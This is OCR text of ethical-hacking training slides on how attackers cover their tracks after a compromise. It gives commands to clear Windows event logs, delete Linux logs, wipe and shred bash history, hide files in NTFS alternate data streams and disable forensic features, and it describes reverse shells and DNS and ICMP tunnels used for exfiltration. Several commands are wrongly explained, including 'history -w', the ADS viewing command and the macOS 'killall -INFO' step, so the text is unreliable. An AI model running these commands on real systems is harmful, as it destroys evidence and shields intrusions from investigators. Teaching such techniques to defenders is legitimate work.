
https://learn.microsoft.com

Clearing Logs

- The attacker uses the **Clear_Event_Viewer_Logs.bat** utility to clear the security, system, and application logs



- If the system is exploited with Metasploit, the attacker uses **meterpreter shell** to wipe out all the logs from a Windows system



Clearing Logs (Cont'd)

The attacker uses the **Clear-EventLog** command to clear all the PowerShell event logs from local or remote computers

To clear the entries from the PowerShell event from a local or remote system:

```
>Clear-EventLog "Windows PowerShell"
```

To clear specific multiple log types from the local and remote systems:

```
>Clear-EventLog -LogName ODiag, OSession -
ComputerName localhost, Server02
```

To clear all logs on the specified systems and then display the event log list:


```
>Clear-EventLog -LogName application, system -
confirm
```

The attacker uses the **wevtutil** utility to clear event logs related to the system, application, and security

Manually Clearing Event Logs

For Windows

- Navigate to **Start → Control Panel → System and Security → Windows Tools →** double click **Event Viewer**
- Delete the all the log entries logged while compromising the system



For Linux

- Navigate to **/var/log** directory on the Linux system
- Open the plain text file containing log messages with text editor **/var/log//<filename.log>**
- Delete all the log entries logged while compromising the system

Ways to Clear Online Tracks

- Remove the **Most Recently Used (MRU)**, delete cookies, clear the cache, turn off AutoComplete, and clear the Toolbar data from the browsers

From the Privacy Settings in Windows 11

- Right-click on the **Start** button, choose **Settings**, and click on "**Personalization**"
- In Personalization, click **Start** from the left pane and Turn Off both "**Show most used apps**" and "**Show recently opened items in Start, Jump Lists, and File Explorer**"

From the Registry in Windows 11


- Open the **Registry Editor** and navigate to **HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer** and then remove the key for "**RecentDocs**"
- Delete all the values except "(**Default**)"

Covering BASH Shell Tracks

- The BASH is an **sh-compatible shell** that stores command history in a file called **bash_history**
- You can view the saved command history using the **more ~/.bash_history** command

Attackers use the following commands to clear the saved command history tracks:

- **Disabling history**
  - `export HISTSIZE=0`
- **Clearing the history**
  - `history -c` **(Clears the stored history)**
  - `history -w` **(Clears history of the current shell)**
- **Clearing the user's complete history**
  - `cat /dev/null > ~/.bash_history && history -c && exit`
- **Shredding the history**
  - `shred ~/.bash_history` **(Shreds the history file, making its content unreadable)**
  - `shred ~/.bash_history && cat /dev/null > ~/.bash_history && history -c && exit` **(Shreds the history file and clears the evidence of the command)**



Covering Tracks on a Network

Using Reverse HTTP Shells

- The attacker **installs a reverse HTTP shell** on the victim's machine, which is programmed in such a way that it would ask for commands from an **external master** who controls the reverse HTTP shell
- The victim here will act as a web client who is executing **HTTP GET commands**, whereas the attacker behaves like a web server and responds to the requests
- This type of traffic is considered as **normal traffic** by an organization's network perimeter security controls like DMZ, firewall, etc.

Using Reverse ICMP Tunnels

- The attacker uses an ICMP tunneling technique to use **ICMP echo** and **ICMP reply** packets as a carrier of the TCP payload, to access or control a system stealthily
- The victim's system is triggered to encapsulate the **TCP payload** in an ICMP echo packet that is forwarded to the proxy server
- Organizations have security mechanisms that only check incoming ICMP packets but not outgoing ICMP packets, therefore attackers can easily **bypass the firewall**

Covering Tracks on a Network (Cont'd)

Using DNS Tunneling

- Attackers can use DNS tunneling to **encode malicious content** or data of other programs within DNS queries and replies
- DNS tunneling **creates a back channel** to access a remote server and applications
- Attackers can make use of this back channel to **exfiltrate stolen**, **confidential**, or sensitive information from the server


Using TCP Parameters

- TCP parameters can be used by the attacker to **distribute the payload** and to create **covert channels**
- TCP fields where data can be hidden are as follows:
  - IP Identification field
  - TCP acknowledgement number
  - TCP initial sequence number

Covering Tracks on an OS


Windows

- NTFS has a feature known as **Alternate Data Streams** that allows attackers to hide a file behind normal files
- Given below are some steps to hide a file using NTFS:
  - Open the command prompt with an elevated privilege
  - Type the command "**type C:\SecretFile.txt > C:\LegitFile.txt:SecretFile.txt**" (here, the file is kept in C drive where the SecretFile.txt file is hidden inside LegitFile.txt file)
  - To view the hidden file, type "**more < C:\SecretFile.txt**" (for this you need to know the hidden file name)



UNIX/LINUX

- Files in UNIX can be hidden just by **appending a dot** (.) in front of a file name
- Attackers can use this feature to edit the **log files** to cover their tracks
- Attackers can use the "**export HISTSIZE=0**" command to delete the command history and the specific command they used to hide log files



Delete Files using Cipher.exe


- Cipher.exe is an in-built Windows command-line tool that can be used to **securely delete data by overwriting it** to avoid their recovery in the future


- To overwrite deleted files in a specific folder:

  `cipher /w:<drive letter>:\<folder name>`

- To overwrite all the deleted files in the given drive:

  `cipher /w:<drive letter>`






Disable Windows Functionality


Disable the Last Access Timestamp

fsutil is a utility in Windows used to set the NTFS volume behavior parameter, **DisableLastAccess**, which controls enabling or disabling of the last access timestamp




Disable Windows Hibernation

Disable Windows hibernation using the **Registry Editor** or **powercfg** command




Disable Windows Functionality (Cont'd)

Disable Windows Virtual Memory (Paging File)




Disable System Restore Points




Disable Windows Functionality (Cont'd)

Disable Windows Thumbnail Cache




Disable Windows Prefetch Feature



Deleting Windows Activity History

- Attackers can cover their tracks by deleting the Windows Activity history after **unauthorized system use**, thereby removing evidence of their activities
- Since Windows Activity history records user activities, including **file access**, **application usage**, and **browsing history**, erasing this data can conceal their presence and actions on the compromised system



Deleting Incognito History


- Attackers use incognito mode to prevent the browser from storing browsing history, cookies, and other site data locally on the device
- As the incognito mode does not maintain complete anonymity, attackers need to clear their browsing history to cover tracks and avoid detection by traditional mechanisms

Deleting Incognito History in Windows

- Run the following command in command prompt to **clear all DNS cache entries** and clear traces of recent browsing history
  - `ipconfig /flushdns`


Deleting Incognito History in macOS

- Run the following command in terminal to **delete Incognito browsing history**
  - `sudo killall -INFO mDNSResponder`




Hiding Artifacts in Windows, Linux, and macOS


Hiding Files and Folders in Windows




Hiding Users in Windows



Hiding User Accounts in Windows



Hiding Files and Folders in Linux



Hiding Artifacts in macOS

Anti-forensics for Covering Tracks

